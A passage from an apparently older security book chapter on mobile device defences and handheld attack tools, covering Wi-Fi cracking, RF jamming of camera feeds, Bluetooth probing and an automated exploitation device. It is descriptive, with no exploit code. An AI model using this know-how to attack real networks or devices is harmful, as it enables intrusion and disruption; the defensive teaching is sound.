Phones can be protected against networking-based attacks in multiple ways. Running a packet filter or firewall that blocks unknown ports (both TCP and UDP) on the WiFi interface protects against attacks, such as the MMS notification flooding attack. Protection against malicious attacks can also be achieved by special antivirus or Intrusion Detection System (IDS) software installed at the mobile phone service provider's network.

Another method of protection is disabling the vulnerable functions altogether. With regards to the MMS bug, this can be done by modifying or removing the Registry key for tmail.exe in the PushRouters configuration. Doing this will protect against notification flooding as well as the code execution. The Registry key that needs to be modified is shown next. The simplest way to disable MMS and tmail.exe is appending "_disabled" to the Registry key's value.

```
HKLM\Security\PushRouter\Registrations\ByCTAndAppId\application/vnd.wap.mmsmessage
```

The challenge for WM devices is to balance network access against usability. If a firewall is too restrictive and blocks YouTube and e-mail, it will be disabled.

iPhone Defense

The iPhone is in a unique position and many people will be watching its evolution—from malware writers to the security community. In the case of this device, the wisest choice of action is to keep the phone locked and on Apple's choice of network. This will ensure no inadvertent bug is introduced with untested applications and will also ensure SSH access isn't enabled behind your back with a default password!

J2ME Defense

There are really no J2ME specific measures that can be carried out by the end user in order to improve the security of their mobile phone. The standard computer security rules apply such as: don't install software from untrusted sources; carefully read message boxes presented to you by your phone; and, as always in life, use some common sense. While these rules apply to J2ME devices, the reality is that all computer owners need to follow this instruction set. Failure to do so will only result in a compromised system—even if that system rests in the palm of your hand.

Symbian Defense

Fortunately for the end users, Symbian is taking an extremely proactive approach to keeping their devices secure. Due to their code-signing requirements, the installation of a virus on a current Symbian device should be next to impossible for the average user. If a device is unlocked and a vulnerable device is installed, then the user assumes all responsibility for becoming a victim.

Symbian users only need to follow one simple rule: Do not install noncertified applications.

Handheld Exploitation

Handheld devices are often overlooked as a threat due to their size. While they may be small in stature, mobile devices can run many of the same programs used by penetration testers and attackers. This section takes a brief look at some of the tools and devices available for handheld exploitation.

Wireless Attacks

Numerous PDAs and phones come with 802.11 and Bluetooth support. While the purpose of this is to connect the devices to networks and headsets, this support can be used for more nefarious reasons. In this section, we will examine several ways wireless devices can be used maliciously.

802. 11 Wardriving

Mobile devices might have a small physical stature, but they often have the same abilities desktop/laptop users have. In other words, most security professionals realize that a person walking around with a laptop is a potential threat, especially if there is a wireless network around. But what if the person puts a PDA in their back pocket? Would anyone even notice or consider the PDA a threat?

The N800 illustrates clearly that a handheld device can rival laptops with its custom version of the aircrack-ng suite of wireless auditing tools. With these programs, a person can locate all the wireless networks in the area, capture data traveling over the networks, and if encrypted, crack the password. In addition to this, since Metasploit can be installed, once a malicious hacker connects to a wireless network, they can proceed to scan for and attack devices on the network, as seen in Figure 7.18 and 7.19.

Figure 7.18 aircrack-ng (Airodump) Running on N800





Figure 7.19 Metasploit Running on the N800



It is tough to find a mobile device that compares to what the N800 can do with regards to wireless attacks; however, most mobile operating systems have some wardriving program. For WM, you can use MiniStumbler (see Figure 7.20), a miniature version of the famous wardriving tool NetStumbler. And for the iPhone, you can download a similar program called Stumbler (see Figure 7.21).

Figure 7.20 MiniStumbler on a WM Device




Figure 7.21 Stumbler on the iPhone


802.11 Jamming

802.11 wireless networks are quickly becoming an essential part of any businesses network. However, the implementation of this technology comes with two major risks. The first can be mitigated by proper security measures, including encryption and user authentication. However, the second is impossible to prevent: interference. Normally, interference issues can be resolved by finding the source and removing it. This does require special equipment and people who know how to locate rogue radio frequencies. But what if the source was mobile and temporary? Now, what if the target was a jewelry company that uses wireless cameras for security?

Unfortunately, this isn't a "what if" question, but a reality that needs to be understood. The following illustrates what can happen when a freely available WM program is launched against a wireless channel. A program such as the one illustrated in Figure 7.22 (custom WCF54G driver with a Continuous Preamble Mode option) will flood the channel with RF (Radio Frequency) energy and essentially render it useless, as illustrated in Figure 7.23.

Figure 7.22 Enabling Continuous Preamble Mode

Figure 7.23 Jamming Channel 6 with a PDA



Mobile Bluetooth Attacks

When most people look at a mobile device, they recognize the value that Bluetooth has and can work through the pairing process needed to get a headset connected. However, just because Bluetooth typically is a service-oriented aspect of a mobile device doesn't mean software can use the Bluetooth hardware to launch attacks. The following lists a few programs that are available for various platforms and illustrate what is possible.

btCrawler

btCrawler is a WM program that scans for Bluetooth devices in the local area and then allows the user to attempt to interact with them. Specifically, the program lets a user send a message or a file to the target in hopes they will accept it. Figure 7.24 illustrates btCrawler finding two local devices (an iPhone and Blackjack), and Figure 7.25 illustrates what it looks like when a message is sent successfully to a remote device.

Figure 7.24 btCrawler Locates Two Local Devices

Figure 7.25 btCrawler Sending a "hello" Message to WM Blackjack

btscanner/btaudit

The N800 from Nokia runs a Debian-based version of BusyBox Linux that allows all sorts of hacker capabilities (see Silica). As a result, it is no surprise to see tools such as btscanner and btaudit available for use on the device. These command-line programs give the user the ability to scan for, analyze, and interact with Bluetooth devices in the area.

Silica


The PDA/Phone is more than just a target for attackers. It can also be used by an attacker to find and exploit vulnerabilities on other systems. In this section, we take a look at one solution/product that turns a PDA into a serious attack engine.

The N810/N800 from Nokia is a handheld device that runs Linux. As a result, it is possible to run many of the security programs that are generally associated with laptops. For example, thanks to the work of Collin Mulliner (contributor to this book and mobile device expert), you can download and install programs like aircrack, dsniff, nmap, and btaudit—tools that can help locate and crack 802.11 networks, sniff passwords, scan networks, and perform Bluetooth audits on surround devices. In addition, since the device can support Ruby, it can also run Metasploit, the premiere free penetration exploitation framework.

While the previously listed third-party tools and applications can help turn the N800/810 into a worthy mobile hacking machine, Immunity has taken handheld hacking to a new level with their product—the SILICA.

Immunity took the very flexible N800/810 with its Linux operating system and integrated their CANVAS solution into the device to create a fully automated wireless scanning, cracking, and penetration testing device. With this device in hand, a relatively novice computer user can press a couple buttons and tell the SILICA to scan for wireless networks, connect to them, scan the network for any connected systems, then scan the systems for any running services, which the device will then test for vulnerabilities. If a vulnerable system is found, the SILICA will attempt to gain access to the system via an exploit, and can then install a backdoor—all with the push of a few buttons. Figure 7.26 provides screenshots of the SILICA in action.

Figure 7.26 SILICA Scanning Airwaves



If this sounds scary, it's because it is. Fortunately, the significant price tag keeps most people away, and if a buyer *does* come forward, a security check is done to ensure that the potential buyer will not abuse the power of the device. Still, if a company can put together a solution like this, then so can an attacker.

Summary

Mobile devices are no less secure just because they are small. While many protections are built into these devices, the reality is that things like code signing and certifications can be defeated. In addition, with the introduction of third-party applications to the mobile device, the attack landscape grows. The reality of the situation is that a mobile device needs to be treated with a higher level of security than the desktop and/or laptop. Not only do users have to follow secure use policies, such as do not open attachments from unknown sources, but they also have to deal with numerous points of entry (for instance, SMS, e-mail, data, Bluetooth, IrDA, and Wi-Fi) and ensure the device is not left behind in a cab or stolen from a pocket. In many ways, the mobile device is a very scare device with regards to security.

As if the threats facing mobile devices aren't enough, corporations also have to recognize the threat that a mobile user can be to other users. While it might be small, many mobile devices can host offensive software that can locate and gain unauthorized access to resources in their immediate area. Whether it is jamming the wireless surveillance camera, or attempting to upload files to local Bluetooth users, a mobile user can turn their device into a weapon with enough power to take down a network.

It isn't the size that counts; it's what you do with it that matters! Promiscuous behavior will result in unwanted side effects.

Solutions Fast Track

Understanding Unique OS Security Issues

- ☑ The biggest obstacle to mobile malware spread is that binaries have to be specially created for each platform/OS used in mobile devices.
- ☑ Mobile devices that emulate a desktop operating system often pass on vulnerable conditions and code.
- ☑ A secure mobile device requires a locked platform that allows no third-party applications and limits interaction with external resources.

Bypassing Code-Signing Protections

- ☑ Malware can be created and certified using prepaid anonymous credit cards.
- ☑ A buffer overflow exploit can run as certified because it is processed by a signed program.
- ☑ Users are notorious for ignoring warnings of unsigned applications and will still infect themselves.

- ☑ Jailbreaking a phone removes the requirement of signed applications, but also exposes the user to the potential of malicious applications.
- ☑ Code signing is only as effective as the user. If 90 percent of the programs available for a phone are unsigned, users will not be concerned about installing any unsigned applications.

Analyzing Device/Platform Vulnerabilities and Exploits

- ☑ Mobile devices can be debugged and analyzed for vulnerabilities.
- ☑ Buffer overflows are available for many mobile platforms.
- ☑ Emulators can be used to develop and test for vulnerabilities and create exploit code.
- ☑ Including insecure libraries in an application can result in remote code execution, even if the device is a phone.

Examining Offensive Mobile Device Threats

- ☑ Mobile devices can initiate malicious attacks against other computer and mobile users in the area.
- ☑ Wireless devices can be jammed by a mobile phone or PDA.
- ☑ Powerful tools like Metasploit can be run from or through a mobile device to gain a shell on an exploitable computer.

Frequently Asked Questions

Q: Can my mobile phone get hacked?

A: Yes. Depending on the phone and operating system, there are vulnerabilities and exploits that can give a remote attacker some control over your device.

Q: What is the most secure mobile device?

A: Like desktop operating systems, mobile device security is primarily up to the end user. While BlackBerry and the latest Symbian S60 Series 3 are considered secure by many, it is still possible for a user to manually override all protections and install malware on the device. In addition, some spyware programs have been signed and can run hidden from users.

Q: What other threats do mobile users face other than buffer overflows?

A: The biggest threat is losing data on a lost or stolen phone. In addition, even if a program is installed that is meant to protect the device, depending on the product, an attacker might be able to bypass the encryption used to protect the device.

Links

Wm

- www.gartner.com/it/page.jsp?id=688116
- www.phm.lu/Products/PocketPC/RegEdit/
- www.pocketpc-software-downloads.com/software/t-free-pocketpc-netstat-2004-nsprofiler-2003--download-cfolvbqb.html
- www.mulliner.org/pocketpc/
- http://msdn.microsoft.com/en-us/library/ms889564.aspx
- www.xs4all.nl/~itsme/projects/xda/tools.html
- http://blog.seattlepi.nwsource.com/microsoft/library/Andy_Lees_Partner_Letter.pdf
- www.windowsfordevices.com/articles/AT2448769179.html
- http://channel9.msdn.com/posts/Charles/Juggs-Ravalia--Windows-CE-60-Device-Driver-Model/
- www.betanews.com/article/Vulnerability_Found_in_Windows_Mobile/1170279749

- www.microsoft.com/technet/solutionaccelerators/mobile/maintain/SecModel/aff7cf7f-0e11-4ef4-8626-f33bd969b35a.mspx?mfr=true
- www.symantec.com/business/theme.jsp?themeid=research_archive

iPhone

- http://search.securityfocus.com/swsearch?query=activesync&sbm=%2F&submit=Search%21&metaname=alldoc&sort=swishrank
- http://oreilly.com/go/iphone-open
- http://oss.coresecurity.com/projects/iphonedbg.html

J2me

- http://java.sun.com/javame/ (The J2ME Platform)
- http://packetstormsecurity.org/hitb04/hitb04-adam-gowdiak.pdf (J2ME KVM Buffer Overflow)
- www.viruslist.com/en/viruses/encyclopedia?virusid=113394 (RedBrowser Trojan)
- www.mulliner.org/nfc/ (J2ME and NFC)

Rim

- www.palluxo.com/2008/05/31/apple-iphone-us-market-share-plunges-rim-blackberry-soars
- www.blackhat.com/presentations/bh-europe-06/bh-eu-06-fx.pdf

Symbian

- http://S60_Platform_FAQ_v1_12_en.pdf
- www.ivankuznetsov.com/2007/10/symbian-platform-security-hacked.html
- http://developer.symbian.com/main/getstarted/newsletter/MarketRoundUp/SymbianMarketRound-UpIssue2Oct07FINAL.pdf
- http://software.silicon.com/malware/0,3800003100,39123118,00.htm
- www.eetindia.co.in/ART_8800458774_1800001_NP_d6369607.HTM
- http://developer.symbian.com/main/downloads/files/AGuideToSymbianSigned_Ed3_hires.pdf

Palm

- www.palm.com (Palm Inc.)
- www.palmsource.com (PalmSource)
- http://alp.access-company.com/overview/index.html (The Access Linux Platform)
- http://en.wikipedia.org/wiki/Palm_OS (Palm OS on Wikipedia)
- http://packetstormsecurity.org/advisories/atstake/A092600-1 (Palm OS Password Issue)
- www.securityfocus.com/bid/22468 (Treo Find Vulnerability)
- www.securityfocus.com/bid/30030 (Centro Device Lock ByPass)